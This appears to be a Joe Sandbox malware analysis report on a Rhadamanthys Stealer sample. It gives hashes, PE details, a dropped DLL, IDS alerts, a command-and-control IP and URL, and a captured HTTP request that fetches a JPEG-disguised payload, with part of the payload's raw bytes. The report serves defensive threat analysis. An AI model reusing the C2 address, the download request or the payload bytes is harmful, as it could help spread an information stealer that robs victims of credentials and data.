
No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://179.43.163.126/datalib/vldfce.hrgh	true	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
179.43.163.126	unknown	Panama	🇵🇦	51852	PLI-ASCH	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	790122
Start date and time:	2023-01-23 21:38:15 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 57s
Hypervisor based Inspection enabled:	false
Report type:	full
Sample file name:	MqE1p1WFrf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@4/1@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 20% (good quality ratio 16.9%) • Quality average: 71.7% • Quality standard deviation: 36.9%
HCA Information:	• Successful, ratio: 67% • Number of executed functions: 61 • Number of non-executed functions: 23
Cookbook Comments:	• Found application associated with file extension: .exe • Override analysis time to 240s for rundll32

Warnings

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PLI-ASCH	HSBC Payment Advice_pdf.exe	Get hash	malicious	Browse	• 81.17.18.197
	HSBC Payment Advice_pdf.exe	Get hash	malicious	Browse	• 81.17.18.196
	file.exe	Get hash	malicious	Browse	• 179.43.140.229
	file.exe	Get hash	malicious	Browse	• 179.43.140.229
	Invoice.exe	Get hash	malicious	Browse	• 81.17.29.150
	ekstre.exe	Get hash	malicious	Browse	• 81.17.29.146
	file.exe	Get hash	malicious	Browse	• 179.43.140.229
	file.exe	Get hash	malicious	Browse	• 179.43.140.229
	bN2hakskfs.exe	Get hash	malicious	Browse	• 179.43.175.195
	jU8u88oMmR.exe	Get hash	malicious	Browse	• 179.43.140.229
	fCb55u2aTh.exe	Get hash	malicious	Browse	• 179.43.175.195

	file.exe	Get hash	malicious	Browse	• 179.43.140.229
	file.exe	Get hash	malicious	Browse	• 179.43.140.229
	Setup.exe	Get hash	malicious	Browse	• 179.43.140.229
	file.exe	Get hash	malicious	Browse	• 179.43.140.229
	file.exe	Get hash	malicious	Browse	• 179.43.140.229
	file.exe	Get hash	malicious	Browse	• 179.43.140.229
	uEnbBqCbRX.exe	Get hash	malicious	Browse	• 81.17.18.194

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\nsis_uns60877c.dll	bN2hakskfs.exe	Get hash	malicious	Browse	
	fCb55u2aTh.exe	Get hash	malicious	Browse	
	lpcKUPgRBb.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Roaming\nsis_uns60877c.dll

Download File

Process:	C:\Users\user\Desktop\MqE1p1WFrf.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	50688
Entropy (8bit):	5.651961816231658
Encrypted:	false
SSDEEP:	768:aFrMkWGTEB8sbPDzuW68Ps3yJXMH5Tts9sxIBakygO7wDyEpSDAWG2NqQbZq3sYU:atbDTvBW71G5S9sxIckyV7w5pSAdV3C
MD5:	832890FDED186835970D1D3302590138
SHA1:	5385703E9DCDE43E60928B2E9C941B7232468A6A
SHA-256:	438C088568093AD767802BA5E132EFBD4E643DDF62E4996565C3B46719E3E576

Malicious:	true
Antivirus:	• Antivirus: ReversingLabs, Detection: 21% • Antivirus: Virustotal, Detection: 24%, Browse
Joe Sandbox View:	• Filename: bN2hakskfs.exe, Detection: malicious, Browse • Filename: fCb55u2aTh.exe, Detection: malicious, Browse • Filename: IpcKUPgRBb.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$........q.....@...@...@...@...@.g/@...@:.Y@...@:.X@...@:.[@...@..X@...@..[@...@..\@...@.. Z@...@Rich...@.......................PE..d...J.c.........." .....t..p.....t.................... ....`............................................L.....(.............. .................x...................................P...p..............H.......................... ..text....s......t.................. ..`.rdata...,...........x..............@..@.data...p5........ ....@....pdata..............................@..@.reloc..............................@.. B... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.25573171450529
TrID:	• Win32 Executable (generic) a (10002005/4) 99.83% • Windows Screen Saver (13104/52) 0.13% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	MqE1p1WFrf.exe
File size:	204800
MD5:	dd10393642798db29a624785ead8ecec
SHA1:	39aad598cfe75a9d8770fef63b5c81db3acfa3b7
SHA256:	0130938796c7911601ade2602e770b07dad32051199372d93c7ed8bfd0e59659
SHA512:	a7bf3f81bca0edbc76ec5a0503f2f2108936a58cddc93712b6ae4e38cc87e430028ff8ce32ce18e13757d22254ca0985497fb93b32f9807ce864b57bc2daef3f
SSDEEP:	6144:uC1Y5jpr0602TzhldWqlk6jKSxPMkksMoK:uC18jpg60OCHNMBxoK
TLSH:	0914F1797073C0B9DEE701765DA44BA65FF83D700364AB8B2E5CB4467EA02FD142A4B2
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$..........I..DI..DI..D...DH..D...D]..D...D...D...DD..DI..D!..D...DH..DI..DH..DRichI..D........PE.. L......c...........................

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x404608
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE
DLL Characteristics:	
Time Stamp:	0x63B990E2 [Sat Jan 7 15:33:54 2023 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	8ce2f6ebd6de22083d1cd29813b84025

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x831a	0x9000	False	0.5704752604166666	data	6.357204959682375	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0xa000	0x22960	0x23000	False	0.7113699776785715	data	6.234439159457462	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x2d000	0x34f8	0x3000	False	0.12841796875	data	1.3798201031355635	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.reloc	0x31000	0x100e	0x2000	False	0.1951904296875	data	2.139426542756408	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Network Behavior

Snort IDS Alerts

Download Network PCAP: filtered – full

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.5179.43.163.12649701802853002 01/23/23-21:39:53.428050	TCP	2853002	ETPRO TROJAN Rhadamanthys Stealer - Data Exfil	49701	80	192.168.2.5	179.43.163.126

21:39:35.293558							
192.168.2.5179.43.163.126497008020 43202 01/23/23-21:39:35.266442	TCP	2043202	ET TROJAN Rhadamanthys Stealer - Payload Download Request	49700	80	192.168.2.5	179.43.163.126

TCP Packets

HTTP Request Dependency Graph

- 179.43.163.126

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49700	179.43.163.126	80	C:\Users\user\Desktop\MqE1p1WFrf.exe

Timestamp	kBytes transferred	Direction	Data

Jan 23, 2023 21:39:35.266442060 CET	0	OUT	`GET /datalib/vldfce.hrgh HTTP/1.1`
			`Host: 179.43.163.126`
			`User-Agent: curl/5.9`
			`Connection: close`
			`X-CSRF-TOKEN: KctemQ4tKWXcCYgf3eHWQEL3RHmmcZPNFotyAWHFHmWP7xAC+WUy1RD6gjKEaUmg9yBshkxOpHoMyOgND4C/XQ==`
			`Cookie: CSRF-TOKEN=KctemQ4tKWXcCYgf3eHWQEL3RHmmcZPNFotyAWHFHmWP7xAC+WUy1RD6gjKEaUmg9yBshkxOpHoMyOgND4C/XQ==; LANG=en-US`

Jan 23, 2023 21:39:35.293557882 CET	1	IN	`HTTP/1.1 200 OK`
			`Content-Length: 929566`
			`Content-Type: image/jpeg`
			`Server: nginx/1.11.13`
			`Date: Mon, 23 Jan 2023 20:39:35 GMT`
			`Connection: close`
			`Data Raw: ff d8 ff e0 00 88 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 1c 0c`
			`0e 00 e2 00 9e d1 e8 f0 b2 bb af 1f 64 2a 78 43 45 95 78 c4 f1 cd 3d da 67 59`
			`3b 06 70 2f d3 b0 8b 52 a0 44 8d b0 d9 c6 7e 24 ac bc 8a 1e c0 b3 15 0d de 85`
			`98 7f d5 36 32 b5 09 c6 f2 49 26 30 4d 6f 36 81 03 c1 fe e8 56 e9 18 be d2 68`
			`bc 9e 31 4a 2d f4 33 cf 82 af c5 5e f5 ab db 54 30 3b dd f7 63 de 8c 44 1d 86`
			`bf 6b c1 7d dd 40 06 fb fa c3 9a 7f 95 40 ff db 00 84 00 05 03 04 04 04 03 05`
			`04 04 04 05 05 05 06 07 0c 08 07 07 07 07 0f 0b 0b 09 0c 11 0f 12 12 11 0f 11`
			`11 13 16 1c 17 13 14 1a 15 11 11 18 21 18 1a 1d 1d 1f 1f 1f 13 17 22 24 22 1e`
			`24 1c 1e 1f 1e 01 05 05 05 07 06 07 0e 08 08 0e 1e 14 11 14 1e 1e 1e 1e 1e 1e`
			`1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e`
			`1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e 1e ff c0 00 11 08 00 78 00`
			`5f 03 01 11 00 02 11 01 03 11 01 ff c4 01 a2 00 00 01 05 01 01 01 01 01 01 00`
			`00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09 0a 0b 10 00 02 01 03 03 02 04`
			`03 05 05 04 04 00 00 01 7d 01 02 03 00 04 11 05 12 21 31 41 06 13 51 61 07 22`
			`71 14 32 81 91 a1 08 23 42 b1 c1 15 52 d1 f0 24 33 62 72 82 09 0a 16 17 18 19`
			`1a 25 26 27 28 29 2a 34 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56`
			`57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 83 84 85 86 87 88`
			`89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7`
			`b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e1 e2 e3 e4 e5`
			`e6 e7 e8 e9 ea f1 f2 f3 f4 f5 f6 f7 f8 f9 fa 01 00 03 01 01 01 01 01 01 01 01`
			`01 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09 0a 0b 11 00 02 01 02 04 04 03`
			`04 07 05 04 04 00 01 02 77 00 01 02 03 11 04 05 21 31 06 12 41 51 07 61 71 13`
			`22 32 81 08 14 42 91 a1 b1 c1 09 23 33 52 f0 15 62 72 d1 0a 16 24 34 e1 25 f1`
			`17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55`
			`56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86`
			`87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5`
			`b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4`
			`e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11`
			`00 3f 00 f9 f3 c6 73 35 ae a7 6b 15 b3 45 be 5b 28 18 18 a3 1e 59 3e 5a 8c a8`
			`c7 03 8e 07 a5 7c e6 12 11 ab 09 39 6c 9b df 7f 99 f6 53 9c a9 c9 53 5b db a6`
			`dd 4c 83 a9 df 26 63 32 2f 98 b8 c8 d8 80 73 8f 6e 7a d7 4f d5 a9 3d 6d a7 cf`
			`fc cc fe b1 59 7b ad eb fd 79 0e 9b 52 bf 74 6f de ca 30 73 ce df 5e 47 4c 62`
			`94 70 d4 ae b4 fc ff 00 cc d2 75 aa 72 dd 5d 7f 5e 85 d8 b5 3b 6b b2 1d 60 b5`
			`8d 06 0b 87 de 01 cb 80 40 c1 27 80 7f 10 0f 42 3e 6c 5e 1e 54 f4 bb 6f e5 db`
			`e5 bf e7 e4 f4 eb 86 22 95 55 cc 92 4b ad f9 ba bf 56 f4 fc 55 f6 6a d2 b9 fd`
			`a6 64 b5 fb 3c 4a f1 36 04 68 63 6c ec 7e 42 80 79 52 32 ad f5 00 e0 f4 35 87`
			`d5 92 9f 33 d7 af af e4 fa af 9f 4d cd d5 48 54 87 24 6e 9e d7 5a d9 ea 92 ea`
			`b7 4f d5 26 d3 d9 8c d4 2e 64 41 24 b7 4d 2d a4 2a e5 21 22 e2 36 32 15 03 70`

			87 9c 2a ca 31 bb 4e 57 b6 dd 13 df aa db ef ec 47 a8 de a4 50 42 b1 cd 2c 89 3e f1 f2 b0 c3 a8 c0 f4 3d 4e ef 40 3e 6e bc 13 54 f0 f7 6d b5 6b 5b fa fe bc bc c5 5e b5 38 a8 f2 b6 d4 af db 54 ad e4 f7 d7 d3 5d f4 6f 31 26 31 08 Data Ascii: JFIFd*xCEx=gY;p/RD~$62I&0Mo6Vh1J-3^T0;cDk}@@!"$"$x_}!1AQa"q2#BR$3br%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyzw!1AQaq"2B#3Rbr$4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?s5kE[(Y>Z\|9lSS[L&c2/snzO=mY{yRto0s^GLbpur]^;k`@'B>l^To"UKVUjd<J6hcl~ByR253MHT$nZO&.dA$M-*!"62p;#9$tnEwGEiFWK]o9{yfTv1*QM4z*1NWGPB,>=N@>nTmk[^8T]o1&1
Jan 23, 2023 21:39:35.293618917 CET	3	IN	Data Raw: c1 0e 1c b6 02 87 4f 9b d3 39 5c 0f af f2 eb 5d 0e 9a 77 7f e7 fe 67 22 6a 36 4d 3b bf 35 af e1 64 0b a9 4c 8e 41 59 92 48 fe 67 20 0c 05 c8 03 23 6f a9 1f 9e 3b e2 87 86 83 5e 4f fa ee 67 f5 8e 47 cb 2b dd 6f e9 f7 15 64 d4 af 27 82 3f 28 a2 f2 Data Ascii: O9\]wg"j6M;5dLAYHg #o;^OgG+od'?(N*a`j=>Ik2+ SuMBj?RJJe=<MWS?t"^dK1hP"0m.s]nmJoJ\r[/dsIN%
Jan 23, 2023 21:39:35.293662071 CET	4	IN	Data Raw: ec 9e 97 df bf 53 33 ed 56 f6 77 b6 3f 69 54 71 73 74 18 ab 06 24 db 89 3a b1 6e b9 e5 7e 8a 73 ef d1 cb 29 42 7c bd 17 e3 6e 9f 9f cc f3 e5 5a 9d 2a d4 94 f5 e6 96 df dc e6 dd df ab db d1 16 3e 27 db 58 db f8 f6 e6 5b 3b 78 e3 b6 95 f7 22 28 c2 Data Ascii: S3Vw?iTqst$:n~s)B|nZ*>'X[;x"(+Ns=PgxH&i7-:n{vi<aEWhz&u9/?wzX6WjBap =WZW:xwxPh
Jan 23, 2023 21:39:35.293699980 CET	4	IN	Data Raw: 11 cb 61 4f 2b d4 1f 41 d4 d6 35 a9 d3 55 dc d3 ff 00 87 bf df fd 5f 63 a3 07 88 af f5 45 46 71 e9 a7 9a b6 8b a2 f9 df e4 d9 c6 5c 07 86 f5 e2 9a 32 ff 00 30 de bb c1 cf af 23 ae 7d 47 ad 7a d1 b3 8a 68 f0 6a 37 09 b5 25 73 d8 7e 1b c9 63 a1 f8 Data Ascii: aO+A5U_cEFq\20#}Gzhj7%s~c~{V%M8xGs0*z9qp5q3_K>xwmP*soZ_61v=m]#Kyx:Io=e)'}O:i30A%C2.*#r?_~
Jan 23, 2023 21:39:35.293745995 CET	6	IN	Data Raw: 6b 67 25 2e 57 d7 9a 3f 9a 3c 2c 6c 1d 38 38 f4 e4 96 bd 1f a7 f5 7b de e7 4b ae 5b 0b 7d 71 ad a0 66 58 a0 d3 a0 e1 cf 3b 42 91 db 8e e3 a7 1c fa 66 b8 b0 d3 72 a5 cc fa c9 fd fa 1d 14 d7 ef 25 14 ed 68 af ba ed 7e bf d2 b9 53 50 b7 7d 1e c5 34 Data Ascii: kg%.W?<,l88{K[}qfX;Bfr%h~SP}4D=+[UWP);MX]JjZ</^9''z^7<F7q]^W<Q.+n)hVRW5Z4)FQOb
Jan 23, 2023 21:39:35.293790102 CET	7	IN	Data Raw: 93 c8 0a 02 fc c7 03 03 9c 8f 4e 05 75 d0 76 e6 83 7d bf 53 9a b4 1c 95 3a a9 6a ee fc b4 b6 be 5d 8e 77 51 8e 21 ab 5a d9 c6 b9 36 e5 83 30 07 80 09 3c 93 df 3e c0 7f 33 d1 27 6a 52 7d cf 32 71 bd 78 47 b1 e8 bf 0e 2e 75 3d 26 16 5d 3c a6 37 7c Data Ascii: Nuv}S:j]wQ!Z60<>3'jR}2qxG.u=&]<7|W)l=+1%yO>Ttz]7)u$) rOz,9xSG,-`XQ={SMGV*;?e}#, a>e${zVjkoX{][_Mo-S
Jan 23, 2023 21:39:35.293836117 CET	8	IN	Data Raw: 2b 1d b8 6a 15 26 a1 1e ef 53 c7 3c 1e 5b 5b f1 cf 99 76 f0 79 71 06 62 8f 93 90 a1 9b df fb aa 3b 72 c3 8e b5 be 32 3e c7 0b 68 6e ce 7c 35 77 5f 1b fb cd b6 f3 eb e7 d3 4e de 9b 8e d7 26 f3 fe 21 ad f4 57 11 db 8b 7b 88 a4 13 3e 76 f9 9b d4 1e Data Ascii: +j&S<[[vyqb;r2>hn|5w_N&!W{>vzC8>W.?Dvztny]6W[M/vF5e$_9Ckt31YfFpr{5%O~fZ)XSO8Mky!a>RU@_~FG
Jan 23, 2023 21:39:35.293880939 CET	10	IN	Data Raw: 23 9f 2d c0 ca 7c d8 e9 69 6b e9 df fc f6 d3 a2 d0 6e b7 6f 1b 69 d3 ea 03 01 ae 2c ee 48 50 f9 0b fb b6 62 a0 12 48 1c fe bd 4f 65 42 6d 54 54 fb 4a 3f 9a 5e 87 16 73 4a 3f 57 75 57 58 bf c9 b3 63 57 c4 7e 30 92 15 5d e3 ec b0 17 3c 0c f0 79 c5 Data Ascii: #-|iknoi,HPbHOeBmTTJ?^sJ?WuWXcW~0]<yN_)[/GqqesJ!c?UV]1~>W%w=Z|(axfX;2%SF}aeu>#m=5RN"PcNy$a)wJj;u,
Jan 23, 2023 21:39:35.293926001 CET	11	IN	Data Raw: 56 7f 10 33 be b8 19 e0 36 32 16 9c 59 70 4b 13 26 24 cf 90 ec a4 dd b6 cc e8 b0 7e 9b f6 2d cb 24 b5 b4 e5 a8 82 42 61 fb bf b2 9a 58 7f ea f6 7c ab 65 a6 c9 5c 77 8a 0b 22 ba 8f a2 de fe 75 cc 93 61 22 5f f6 6f 99 26 a1 c8 bd 45 3c 7a 42 6b 85 Data Ascii: V362YpK&$~-$BaX|e\w"ua"_o&E<zBkk;-eU!W(UZw_e4"yH(` A[-DpfGGY!3c#+z]$#3H||lQDfUTjQ8T=X2"ZC!O
Jan 23, 2023 21:39:35.293972969 CET	12	IN	Data Raw: 51 f3 4d 49 4a fa c2 bc 32 f0 03 8c f6 89 52 30 30 af 11 81 88 11 63 f4 63 a6 ee 99 ef 45 fc 9d ed a9 3d 5c d5 41 08 b5 3c 23 cc 81 d1 50 f9 d9 ef fe ac 86 18 75 71 b2 74 0a 0d 95 34 8d 74 82 37 2a b9 ee 13 61 6e f0 f0 34 4a 27 25 5d e1 c5 8d 73 Data Ascii: QMIJ2R00ccE=\A<#Puqt4t7*an4J'%]sY{=Pvji4*CJzBb_goX}/X.=fgIGwd'r.}FSh_IRIO*8'(eF(bWUdRIcw
